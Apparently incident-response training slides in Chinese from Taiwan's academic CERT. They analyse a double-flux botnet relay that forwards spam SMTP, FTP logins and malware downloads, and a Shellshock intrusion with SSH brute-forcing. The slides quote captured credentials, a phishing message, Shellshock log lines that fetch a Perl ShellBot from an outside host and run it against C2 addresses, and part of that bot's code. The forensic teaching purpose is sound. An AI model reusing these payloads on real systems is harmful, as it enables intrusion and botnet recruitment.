- 從另一角度觀察網域名稱與IP關係，由於也有許多惡意網域名稱對應到單一感染主機 140.X.X.116，表示此中繼站群是透過 Double-Flux 技術雙向切換，更不易被相關單位追查發現，屬於大型的殭屍網路活動。



Hostname Aliases (20 items)

[www.zdorovie.bz](#) (1,383) - [davielec.com.vn](#) (1,231) - [borisovfish.by](#) (1,159) - [yugorsk.com](#) (945) - [faisaloils.com.pk](#) (716) - [sfursterstadreklampanolari.com](#) (684) - [1stepcompany.ru](#) (669) - [jgraphicsanddesign.co.za](#) (664) - [coffebay.pl](#) (657) - [az-zara.com.my](#) (64) - [pracharach.ac.th](#) (633) - [eurokiss.jp](#) (632) - [maconnerie-de-lacheneau.com](#) (631) - [www.filus66.user.icpnet.pl](#) (610) - [allisit.net](#) (60) - [karyaprensens.com](#) (580) [\[more\]](#)

Source IP Address (20 items)

[176.103.48.27](#) (20,746) - [37.1.200.161](#) (3,716) - [64.54.15.150](#) (326) - [204.13.200.200](#) (299) - [5.35.208.53](#) (271) - [85.87.69.110](#) (26) - [222](#) - [58.10.108.79](#) (218) - [65.55.217.55](#) (193) - [202.44.238.15](#) (191) - [177.35.121.56](#) (166) - [113.171.224.212](#) (156) - [65.55.217.5](#) - [171.96.170.108](#) (120) - [69.164.111.198](#) (118) - [189.212.185.220](#) (110) - [107.178.195.199](#) (107) - [65.55.215.223](#) (104) [\[more\]](#)

Destination IP address (1 item)

[140.111.116](#) (71,351)

事件個案(三)

- 觀察該中繼站網路行為，底層的殭屍電腦會向該中繼站的 port 80 發送封包，而中繼站則將收到封包中繼至遠端的 SMTP 伺服器。
- 封包內容為登入SMTP伺服器郵件帳號，透過該帳號向外發送惡意釣魚郵件，故中繼站成為殭屍電腦的proxy伺服器去登入遠端郵件伺服器。
- 藉由此方式單從郵件伺服器紀錄來看就無法追查到底層殭屍電腦位址。

事件個案(三)

- 從下圖舉例可知，底層殭屍電腦 83.149.125.142 發送封包給中繼站的 port 80，中繼站則再向上層 SMTP 伺服器 84.2.46.3 進行帳號登入並發送惡意電子郵件。

Time	Service	Size	Events
2015-Jun-10 15:43:23	IP / TCP / OTHER	2.71 KB	83.149.125.142 -> 140.116.53797 -> 80 (http)
2015-Jun-10 15:43:23	IP / TCP / OTHER	2.55 KB	83.149.125.142 -> 140.116.53796 -> 80 (http)
2015-Jun-10 15:43:23	IP / TCP / OTHER	2.50 KB	83.149.125.142 -> 140.116.53799 -> 80 (http)
2015-Jun-10 15:43:23	IP / TCP / SMTP	2.79 KB	83.149.125.142 -> 140.116.53798 -> 80 (http)
2015-Jun-10 15:43:23	IP / TCP / OTHER	2.63 KB	83.149.125.142 -> 140.116.53800 -> 80 (http)
2015-Jun-10 15:43:23	IP / TCP / OTHER	2.98 KB	83.149.125.142 -> 140.116.53801 -> 80 (http)
2015-Jun-10 15:43:23	IP / TCP / SMTP	3.96 KB	83.149.125.142 -> 140.116.53803 -> 80 (http)

Time	Service	Size	Events
2015-Jun-10 15:43:23	IP / TCP / SMTP	1.97 KB	140.116 -> 84.2.46.3 49730 -> 25 (smtp)
2015-Jun-10 15:43:24	IP / TCP / SMTP	3.63 KB	140.116 -> 208.84.244.49 49733 -> 25 (smtp)
2015-Jun-10 15:43:24	IP / TCP / SMTP	2.62 KB	140.116 -> 200.42.138.133 49750 -> 25 (smtp)
2015-Jun-10 15:44:23	IP / TCP / SMTP	2.20 KB	140.116 -> 79.96.18.114 49784 -> 25 (smtp)
2015-Jun-10 15:44:23	IP / TCP / SMTP	3.56 KB	140.116 -> 208.84.244.49 49786 -> 25 (smtp)
2015-Jun-10 15:44:24	IP / TCP / SMTP	3.30 KB	140.116 -> 216.52.118.222 49797 -> 25 (smtp)
2015-Jun-10 15:44:24	IP / TCP / SMTP	1.91 KB	140.116 -> 84.2.46.3 49799 -> 25 (smtp)

事件個案(三)

- 檢視底層殭屍電腦83.149.125.142發送至中繼站的封包內容，包含了加密過的帳號密碼，以及誘使他人開啟的惡意網址連結。

```
Stream Content 83.149.125.142 -> 140. 116 53803 -> 80 (http)
.....T.1.....220 mail-smtp03-mia.tpn.terra.com ESMT
EHLO localhost
250-mail-smtp03-mia.tpn.terra.com
250-PIPELINING
250-SIZE 36225030
250-AUTH TRRPROXY_V1 PLAIN LOGIN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
AUTH LOGIN
334 VXNlcm5hbWU6
Y2RuZWZyb2NvbnRpbmVudGVAc3B1ZWR5LmNvbS5wZQ== Email 帳號 (Based64)
334 UGFzc3dvcmQ6
amF2aWVy 0bw== Email 密碼 (Based64)
235 2.7.0 Authentication successful
MAIL FROM:<cdnegrocontinente@speedy.com.pe>
250 2.1.0 ok
RCPT TO:<maria.rzymanska@bgk.com.pl>
250 2.1.5 ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: cdnegrocontinente@speedy.com.pe
To: maria.rzymanska@bgk.com.pl
Subject: This could seriously ensure your bedroom life 惡意網址
Do you wish to impress your loved one this night? http://mysticism.hgopbskv.eu/
.
554 5.7.1 Mensaje no enviado por el desacuerdo con las condiciones de uso.
RSET
250 2.0.0 ok
QUIT
250 2.0.0 Bye
```

事件個案(三)

- 檢視中繼站發送至SMTP伺服器208.84.244.49的封包內容，其內容與殭屍電腦發送至中繼站內容一樣，都包含帳號密碼以及惡意網址。

```
Stream Content 140 116 -> 208.84.244.49 49733 -> 25 (smtp)
220 mail-smtp03-mia.tpn.terra.com ESMTP
EHLO localhost
250-mail-smtp03-mia.tpn.terra.com
250-PIPELINING
250-SIZE 36225030
250-AUTH TRRPROXY_V1 PLAIN LOGIN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
AUTH LOGIN
334 VXN1cm5hbWU6
Y2RuZWZyb2Nvb3RpbmVudGVAc3B1ZWR5LmNvbS5wZQ== → Email 帳號 (Based64)
334 UGFZc3dvcm06
amF2aWVy 0bw== → Email 密碼 (Based64)
235 2.7.0 Authentication successful
MAIL FROM:<cdnefrocontinente@speedy.com.pe>
250 2.1.0 Ok
RCPT TO:<maria.rzymanska@bgk.com.pl>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: cdnefrocontinente@speedy.com.pe
To: maria.rzymanska@bgk.com.pl
Subject: This could seriously ensure your bedroom life 惡意網址

Do you wish to impress your loved one this night? http://mysticism.hgopbskv.eu/
554 5.7.1 Mensaje no enviado por el desacuerdo con las condiciones de uso.
RSET
250 2.0.0 Ok
QUIT
221 2.0.0 Bye
```

事件個案(三)

- 從封包記錄上來看，約有900個相異的SMTP伺服器被中繼站嘗試登入帳號密碼發送惡意釣魚郵件。

Service Type (1 item)
SMTP (323,395)

Source IP Address (1 item)
140.116 (323,395)

Destination IP address (907 items)
208.84.244.49 (25,521) - 84.2.44.3 (23,767) - 84.2.46.3 (23,064) - 82.207.79.154 (11,290) - 184.105.182.144 (10,981) - 184.105.182.148 (10,806) - 184.105.182.141 (8,978) - 184.105.182.145 (8,190) - 184.105.182.143 (8,080) - 184.105.182.149 (7,565) - 184.105.182.147 (7,265) - 184.105.182.146 (5,713) - 89.184.64.125 (5,473) - 195.229.241.156 (5,244) - 202.108.3.190 (4,958) - 195.4.92.211 (4,913) - 213.42.3.217 (4,664) - 184.105.182.140 (4,469) - 196.25.211.150 (2,783) - 89.184.64.105 (2,702) - 81.21.76.54 (2,519) - 184.105.182.142 (2,127) - 87.243.128.14 (1,897) - 194.63.239.10 (1,847) - 222.255.124.76 (1,647) - 200.219.210.5 (1,642) - 184.105.182.187 (1,573) - 64.27.25.103 (1,300) - 213.149.240.10 (1,192) - 217.9.147.157 (1,186) - 63.247.74.2 (1,183) - 62.140.73.192 (1,105) - 62.245.150.241 (1,079) - 184.105.182.186 (1,052) - 187.31.0.12 (1,048) - 212.122.1.3 (1,022) - 184.105.182.184 (986) - 196.22.48.27 (933) - 200.40.30.218 (920) - 216.26.146.21 (909) - 211.34.104.38 (896) - 218.248.240.12 (855) - 115.68.131.28 (853) - 211.20.188.210 (844) - 5.153.0.34 (837) - 123.125.50.132 (833) - 211.181.250.9 (831) - 203.212.192.30 (829) - 94.23.253.214 (829) - 64.69.213.238 (829) - 203.115.96.50 (816) - 211.34.104.37 (806) - 123.125.50.133 (806) - 213.46.255.215 (804) - 190.160.0.137 (797) - 87.121.24.7 (797) - 72.46.148.138 (795) - 212.74.114.24 (793) - 203.115.0.31 (791) - 118.129.167.136 (790) -

事件個案(三)

- 除此之外中繼站也被殭屍電腦用來登入遠端的FTP伺服器。
 -
- 例如殭屍電腦 176.103.48.27 透過中繼站的 port 80 發送登入封包至 FTP 伺服器 91.121.6.54:21。

Time	Service	Size	Events
2015-Jun-10 16:29:25	IP / TCP / HTTP	4.22 KB	 176.103.48.27 -> 140.■■■■.116  34322 -> 80 (http)
Time	Service	Size	Events
2015-Jun-10 16:50:24	IP / TCP / FTP	1.72 KB	 140.■■■■.116 -> 91.121.6.54  49469 -> 21 (ftp)

事件個案(三)

- 封包內容中包含了明文的 FTP 帳號和密碼，以及 FTP server 的 IP 資訊，並透過此帳號密碼測試確實能登入該 FTP 伺服器。

```
Stream Content 140. . . . .116 -> 91.121.6.54 49469 -> 21 (ftp)
220 ProFTPD 1.2.10 Server (ProFTPD Default Installation) [91.121.6.54]
USER ftp_no_life          帳號
331 Password required for ftp_no_life.
PASS n1. . . . .123      密碼
230 User ftp_no_life logged in.
PASV
227 Entering Passive Mode (91,121,6,54,129,246).
PWD
257 "/" is current directory.
TYPE A
200 Type set to A
QUIT
221 Goodbye.
```



名稱	大小	已修改日期
00191.mov	1.6 GB	2012/5/3 上午12:00:00
00197.mov	66.0 MB	2012/5/3 上午12:00:00
00199.mov	503 MB	2012/5/3 上午12:00:00
00200.mov	158 MB	2012/5/3 上午12:00:00
00201.mov	333 MB	2012/5/3 上午12:00:00
00203.mov	597 MB	2012/5/3 上午12:00:00
00207.mov	330 MB	2012/5/3 上午12:00:00
Cyanide_GOT_HD.rar	977 MB	2012/5/4 上午12:00:00

事件個案(三)

- 除此之外中繼站也會用來傳送 EXE執行檔，大多殭屍主機會透過 fast-flux 網域名稱 gorodkoff.com 連到中繼站，再透過中繼站向上層主機下載惡意程式執行檔。
- 這些上層主機有 176.103.55.73、176.103.54.73、89.144.2.115、89.144.2.119共四個。

NetWitness Reconstruction for session ID: 3237105 (Source 81.50.209.243 : 53908, Target 140.116.80)
Time 6/24/2015 8:04:29 to 6/24/2015 8:05:21 Packet Size 1,011 bytes Payload Size 203 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 12

N
S
E

REQUEST
GET /loader/trahun1.exe HTTP/1.1
Host: gorodkoff.com fast flux 網域名稱
cache-control: no-cache
accept-encoding: gzip, deflate
user-agent: Mozilla/4.0 (Windows; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)

底層主機 --> 中繼站

事件個案(三)

- 然而底層主機 62.210.239.195 直接連到中繼站IP而非網域名稱，向上層主機176.103.54.73登入帳號密碼「infected:infected」來下載惡意程式 cclub02.exe，研判 62.210.239.195 可能是上層駭客所用的IP。
- 經外部檢測該惡意程式的主機 176.103.54.73 位於烏克蘭，使用linux系統並有開啟 port 80 作為中繼站使用。

事件個案(三)

- 從中繼站到上層主機176.103.54.73的封包中，會帶有底層主機的IP資訊 (X-My-Real-IP: 62.210.239.195)，用來讓中繼站能夠正確將檔案cclub02.exe回覆給來源端。
- 該檔案大小約為 1.06MB 的惡意程式，透過 Virustotal的檢測比例為 13/56。

SHA256: ee18da57527ad54203fedba145d9b08504fa45fadff2354aaaae37c5df229a96

檔案名稱: cclub02.exe

偵測率: 13 / 56

分析日期: 2015-06-24 23:19:17 UTC (3週, 6天前)



事件個案(三)

```

NetWitness Reconstruction for session ID: 5277061 ( Source 62.210.239.195 : 51589, Target 140.116.116 : 80 )
Time 6/25/2015 6:42:43 to 6/25/2015 6:43:37 Packet Size 1,160,830 bytes Payload Size 1,060,412 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 1,425

REQUEST
GET /cclub02.exe HTTP/1.1
User-Agent: aria2/1.18.8
Accept: */*,application/metalink+xml,application/metalink+xml
Host: 140.116.116
Authorization: Basic aW5mZWNOZWQ6aW5mZWNOZWQ= infected:infected
If-Modified-Since: Wed, 24 Jun 2015 22:38:54 GMT

RESPONSE
HTTP/1.1 200
Server: Apache
Content-Length: 1059887
Content-Type:
Last-Modified: 梘, 24 囀 2015 22:42:52 GMT
Accept-Ranges: bytes
Server:nginx/1.2.6
Date:Wed, 24 Jun 2015 22:42:43 GMT
Last-Modified:Wed, 24 Jun 2015 22:25:40 GMT
ETag:"558b2e64-102c2f"
Accept-Ranges:bytes

MZ 暗毓棹!磳!This program cannot be run in DOS mode.
$G^男?8087 808?8 #8?81 8?81 8?858?858?8?8?8 8?898?8Rich?8
PEL 0!0@`既< 0鮓ext! `4rdta0 0@dat PQ


```


事件個案(三)

- 封包紀錄中側錄到的惡意程式有以下10個檔案，雖然檔案名稱不同但應該皆為相同作用的惡意程式。

名稱	修改日期	類型	大小
 arisx06.exe	2015/7/23 上午 0...	應用程式	1,052 KB
 b0be001.exe	2015/7/23 上午 0...	應用程式	1,060 KB
 cclub02.exe	2015/7/23 上午 0...	應用程式	1,059 KB
 chipdd1.exe	2015/7/23 上午 0...	應用程式	1,060 KB
 invi001.exe	2015/7/23 上午 0...	應用程式	1,060 KB
 mobile7.exe	2015/7/23 上午 0...	應用程式	1,060 KB
 rain003.exe	2015/7/23 上午 0...	應用程式	1,060 KB
 suba002.exe	2015/7/23 上午 0...	應用程式	1,059 KB
 trahun1.exe	2015/7/23 上午 0...	應用程式	1,059 KB
 x640001.exe	2015/7/23 上午 0...	應用程式	1,060 KB

網路架構圖(三)



2015/8/18



事件個案(三)

1. 殭屍主機會向中繼站群發送DNS query封包，因此中繼站為DNS Proxy Servers。
2. 殭屍主機透過中繼站群登入遠端SMTP郵件伺服器，並且發送惡意郵件給其他使用者。
3. 殭屍主機也會透過中繼站群登入遠端FTP伺服器，上傳或竊取FTP伺服器的資料。
4. 殭屍主機也會透過中繼站群向惡意檔案伺服器下載惡意EXE檔案，讓惡意程式在擴散出去。
5. 殭屍主機與中繼站間的連接方式大多是透過惡意網域名稱連接，因此每次建立連線都可能是不同的中繼站。

建議與總結(三)

- 此事件是一個跨國際的大型中繼站殭屍網路，駭客使用 double Fast Flux 技術變換中繼站的網域名稱及IP位址，且至少有600個以上惡意網域名稱再做切換。
- 主機感染後惡意程式 mobile7.exe 會開啟TCP port 80 進行中繼站資料傳送，開啟 UDP port 53 作為DNS proxy server，並寫入開機註冊碼中自動執行，主機的相關帳號密碼可能會外洩。
- 透過 TCP port 80 進行的網路行為有 SMTP relay、FTP relay 以及 HTTP的惡意EXE程式下載。

建議與總結(三)

- 殭屍主機能夠登入外部的 SMTP或FTP 伺服器，可能是因為感染病毒後帳號密碼被竊取，被駭客利用來發送郵件或竊取FTP檔案。
- 此病毒感染方式通常會透過惡意電子郵件或者隨身碟交叉感染，隨身碟一旦插入感染主機，內部自動會產生隱藏病毒檔，並置換資料夾為惡意捷徑，易使人上當執行。
- 電子郵件和隨身碟開啟前務必檢查有無可疑之處，避免誤觸惡意程式。
- 感染此病毒後網路頻寬會被大量使用，只要透過 tcpview和procexp 工具就能找出惡意程式位置並且將之移除，並立刻更換常用的帳號密碼。

Q&A

實作個案(四)



實作個案(四)

- VM: FC18
- Snapshot: shellshock
- 帳號: johnwu / root
- 密碼: tacert0818

環境設定(四)

- 回復 snapshot 後務必先重新開機取得IP
- 用root帳號執行
 - `usr/local/apachevul/bin/apachectl start`
 - `iptables -F`
 - [http://\[host_IP\]/cgi-bin/test-cgi](http://[host_IP]/cgi-bin/test-cgi)
- 請勿對外部IP進行漏洞測試，會被SOC偵測到

事件簡介(四)

- 該校資訊管理人員接獲國外組織 Profihost AG Team 來信檢舉，該校有台主機疑似對大量特定網段IP進行 SSH/FTP 的帳號密碼暴力破解攻擊。
- 該校資安人員請 TACERT 透過 SSH 遠端進行數位鑑識及故障排除。
- 該台主機主要用途為監控設備的Linux主機。

事件簡介(四)

- 以下為節錄檢舉信部分內容，主旨為SSH brute-force 的攻擊行為，以下為遭受攻擊的IP位址。

Subject: SSH brute-force from your network / domain (140 [REDACTED])

An attempt to brute-force account passwords over SSH/FTP by a machine in your domain or in your network has been detected. Attached are the host who attacks and time / date of activity. Please take the necessary action(s) to stop this activity immediately. If you have any questions please reply to this email.

Host of attacker: 140 [REDACTED] => [REDACTED].edu.tw => [REDACTED].edu.tw Responsible email contacts: [REDACTED].edu.tw, [REDACTED].edu.tw, hostmaster@twnic.net.tw Attacked hosts in our Network: 85.158.183.151, 85.158.181.13, 77.75.249.123, 185.39.221.95, 178.250.12.20, 77.75.253.27, 77.75.249.50, 178.250.10.232, 85.158.183.99, 77.75.252.137, 85.158.183.67, 77.75.254.103, 77.75.254.15, 185.39.221.41, 77.75.252.59, 77.75.252.118, 178.250.10.88, 178.250.10.93, 185.39.221.78, 85.158.181.35, 178.250.10.242, 85.158.182.236, 77.75.253.67, 85.158.182.207, 77.75.253.74, 77.75.251.127, 178.250.10.159, 77.75.255.213, 178.250.10.162, 77.75.254.17, 85.158.176.26, 77.75.253.87, 85.158.176.105, 77.75.249.242, 85.158.182.69, 85.158.182.219, 185.39.221.126, 85.158.176.75, 77.75.254.122, 85.158.183.158, 85.158.182.193, 77.75.254.110, 85.158.183.166, 77.75.255.211, 185.39.220.84, 85.158.177.253, 77.75.252.163, 85.158.181.63, 77.75.251.136, 85.158.183.176, 77.75.250.185, 178.250.10.167, 85.158.176.219, 77.75.254.215, 77.75.251.243, 77.75.252.89, 85.158.181.31, 178.250.10.100, 85.158.181.18, 77.75.249.44, 185.39.221.104, 77.75.254.129, 77.75.255.220, 178.250.9.24, 85.158.176.90, 85.158.176.159, 77.75.251.135, 178.250.10.174, 85.158.183.61, 85.158.182.85, 85.158.183.180, 178.250.10.112, 85.158.181.12, 178.250.10.64, 85.158.176.36, 77.75.249.73, 185.39.220.10, 85.158.183.120, 185.39.221.109, 178.250.12.5, 77.75.250.226, 85.158.176.114, 85.158.180.2, 85.158.176.225, 85.158.183.211, 77.75.249.103, 85.158.182.166, 178.250.10.155, 178.250.14.16, 178.250.10.11, 77.75.253.169, 77.75.250.224, 178.250.10.101, 77.75.249.23, 178.250.12.18, 85.158.183.191, 185.39.221.72, 85.158.181.16, 77.75.252.115, 85.158.181.29, 178.250.14.11, 85.158.179.20, 77.75.250.79, 77.75.254.217, 77.75.255.36, 77.75.251.63, 77.75.253.202, 77.75.249.118, 85.158.176.186, 185.39.221.122, 77.75.251.49, 185.39.221.35, 77.75.252.209, 77.75.250.60, 77.75.249.151, 178.250.10.180, 185.39.221.121, 85.158.181.19, 178.250.9.82, 178.250.12.19, 85.158.183.193, 77.75.252.24, 178.250.10.150, 77.75.254.83, 77.75.250.14, 85.158.176.137, 77.75.250.47, 77.75.252.198, 85.158.183.224, 77.75.249.11, 77.75.250.54, 178.250.10.214, 77.75.251.148, 85.158.183.159, 178.250.9.92, 77.75.250.112, 77.75.254.73, 77.75.254.74, 85.158.176.226, 77.75.250.94, 85.158.182.195, 178.250.10.84, 185.39.221.27, 77.75.251.27, 85.158.176.211, 178.250.10.36, 77.75.249.200, 77.75.254.168, 185.39.221.66, 77.75.250.239, 178.250.10.99, 85.158.183.214, 77.75.249.140, 85.158.183.141, 85.158.176.117, 178.250.10.133, 77.75.252.78, 77.75.252.233, 178.250.10.173, 77.75.250.123, 185.39.220.90, 77.75.249.67, 77.75.250.160, 85.158.181.30, 77.75.251.205, 85.158.183.84

事件檢測(四)

- 因為該主機的 SSH 服務有限定內部網段能連入，故排除掉駭客透過此方式入侵主機。
- 首先透過 netstat 指令檢查網路狀態，暫無發現可疑的應用程式及通訊連線，主要有啟用到的正常服務為 port 80 和 443 的網頁服務，此為管理者網站登入所需要。

```

1 Active Internet connections (servers and established)
. Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
. tcp 0 0 127.0.0.1:2208 0.0.0.0:* LISTEN 2644/hpiod
. tcp 0 0 127.0.0.1:199 0.0.0.0:* LISTEN 2665/snmpd
- tcp 0 0 0.0.0.0:5801 0.0.0.0:* LISTEN 3018/Xvnc
. tcp 0 0 0.0.0.0:7402 0.0.0.0:* LISTEN 3149/hptsvr
. tcp 0 0 0.0.0.0:3306 0.0.0.0:* LISTEN 2843/mysqld
. tcp 0 0 0.0.0.0:842 0.0.0.0:* LISTEN 2356/rpc.statd
. tcp 0 0 0.0.0.0:5901 0.0.0.0:* LISTEN 3018/Xvnc
10 tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN 2310/portmap
. tcp 0 0 0.0.0.0:6001 0.0.0.0:* LISTEN 3018/Xvnc
. tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 2872/sendmail: acce
. tcp 0 0 :::80 :::* LISTEN 2910/httpd
. tcp 0 0 :::6001 :::* LISTEN 3018/Xvnc
- tcp 0 0 :::22 :::* LISTEN 2703/sshd
tcp 0 0 :::443 :::* LISTEN 2910/httpd

```



事件檢測(四)

- 因為有啟用httpd的網站服務，故檢查網站的access log 是否有異常，雖然沒有phpmyadmin的setup.php漏洞，但記錄上仍可以看到許多人嘗試存取該漏洞位址，失敗會出現 HTTP 404的紀錄。此例為110.45.136.50多次嘗試存取可能的setup.php漏洞失敗。

```
- 110.45.136.50 - - [08/ 23:59:02 +0800] "GET /phpMyAdmin/scripts/setup.php HTTP/1.1" 404 304 "-" "ZmE"
· 110.45.136.50 - - [08/ 23:59:02 +0800] "GET /phpmyadmin/scripts/setup.php HTTP/1.1" 404 304 "-" "ZmE"
· 110.45.136.50 - - [08/ 23:59:02 +0800] "GET /pma/scripts/setup.php HTTP/1.1" 404 297 "-" "ZmEu"
· 110.45.136.50 - - [08/ 23:59:02 +0800] "GET /myadmin/scripts/setup.php HTTP/1.1" 404 301 "-" "ZmEu"
· 110.45.136.50 - - [08/ 23:59:02 +0800] "GET /MyAdmin/scripts/setup.php HTTP/1.1" 404 301 "-" "ZmEu"
```

事件檢測(四)

- 研究發現實際上遭受入侵的方式就是近期很有名的Shellshock漏洞，此漏洞的嚴重程度是相當高的，駭客可以透過它執行apache 帳號的權限行為，作為攻擊用殭屍主機。
- 從以下LOG紀錄發現，駭客(紫色IP)在HTTP標頭裡面插入特殊符號『()`{ :; }`』後，並利用已存在「/www/cgi-bin/test.sh」或其他 sh 的檔案就能夠進行紅底線標註的呼叫指令動作，主要原因是舊版本的 BASH SHELL 可以透過此方式進行操控。

事件檢測(四)

- 以下這兩個指令來看，駭客應該是到209.20.86.222下載一個j.txt的執行檔案到目錄「/tmp和/var/tmp」中，並且執行perl檔「j.txt」向「50.57.187.242」或「209.62.65.146」進行報到動作，之後再透過「rm -rf *.txt*\」刪除下載的所有的txt檔案。

```
1 5.39.86.39 - - [02 192.168.1.1 +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 175 "-" "() { ;;};  
· /usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\n\\r\\nXSUCCESS!\";system(\"cd /tmp/; cd /var/tmp/ ;  
· wget http://209.20.86.222/j.txt; curl -O http://209.20.86.222/j.txt ; fetch http://209.20.86.222/j.txt ;  
· lwp-download http://209.20.86.222/j.txt; perl j.txt 50.57.187.242; rm -rf *.txt*\");"  
-  
· 5.39.86.39 - - [28 192.168.1.1 +0800] "GET /cgi-bin/test.sh HTTP/1.1" 200 175 "-" "() { ;;};  
· /usr/bin/perl -e 'print \"Content-Type: text/plain\\r\\n\\r\\nXSUCCESS!\";system(\"cd /tmp/; cd /var/tmp/ ;  
· wget http://209.20.86.222/j.txt; curl -O http://209.20.86.222/j.txt ; fetch http://209.20.86.222/j.txt ;  
· lwp-download http://209.20.86.222/j.txt; perl j.txt 209.62.65.146; rm -rf *.txt*\");"
```

事件檢測(四)

- 實際到網址209.20.86.222的確能下載到 j.txt，其內容適用perl語法撰寫的腳本，從以下內容節錄部分得知，會利用到本地端的port 80和 443 向IRC伺服器進行回報。

```
1  #!/usr/bin/perl
  · my $processo = ("[cpuset]", "", "[sync_supers]");
  · my @titi = ("index.php?page=", "main.php?page=");
  · my $goni = $titi[rand scalar @titi];
- my $linas_max='3';
  · my $sleep='7';
  · my @adms=("x", "y", "z", "w" );
  · my @hostauth=("local");
  · my @canais=("#hax");
10 chop (my $nick = `uname`);
  · my $servidor="3.4.5.6";
  · my $ircname = ("g");
  · my $realname = ("g");
  · my @ircport = ("80", "443");
- my $porta = $ircport[rand scalar @ircport];
  · my $VERSAO = '0.5';
```

j.txt

事件檢測(四)

- 從VirusTotal線上病毒掃描，j.txt 被檢出病毒的比例為 29/57，主要特徵是用 Perl 製作的 ShellBot 惡意程式

SHA256: b2dc8fde31cedc3d74d9cb50f4c8bd10e6b382064f690c41dcdd370a6280c98c

File name: j.txt

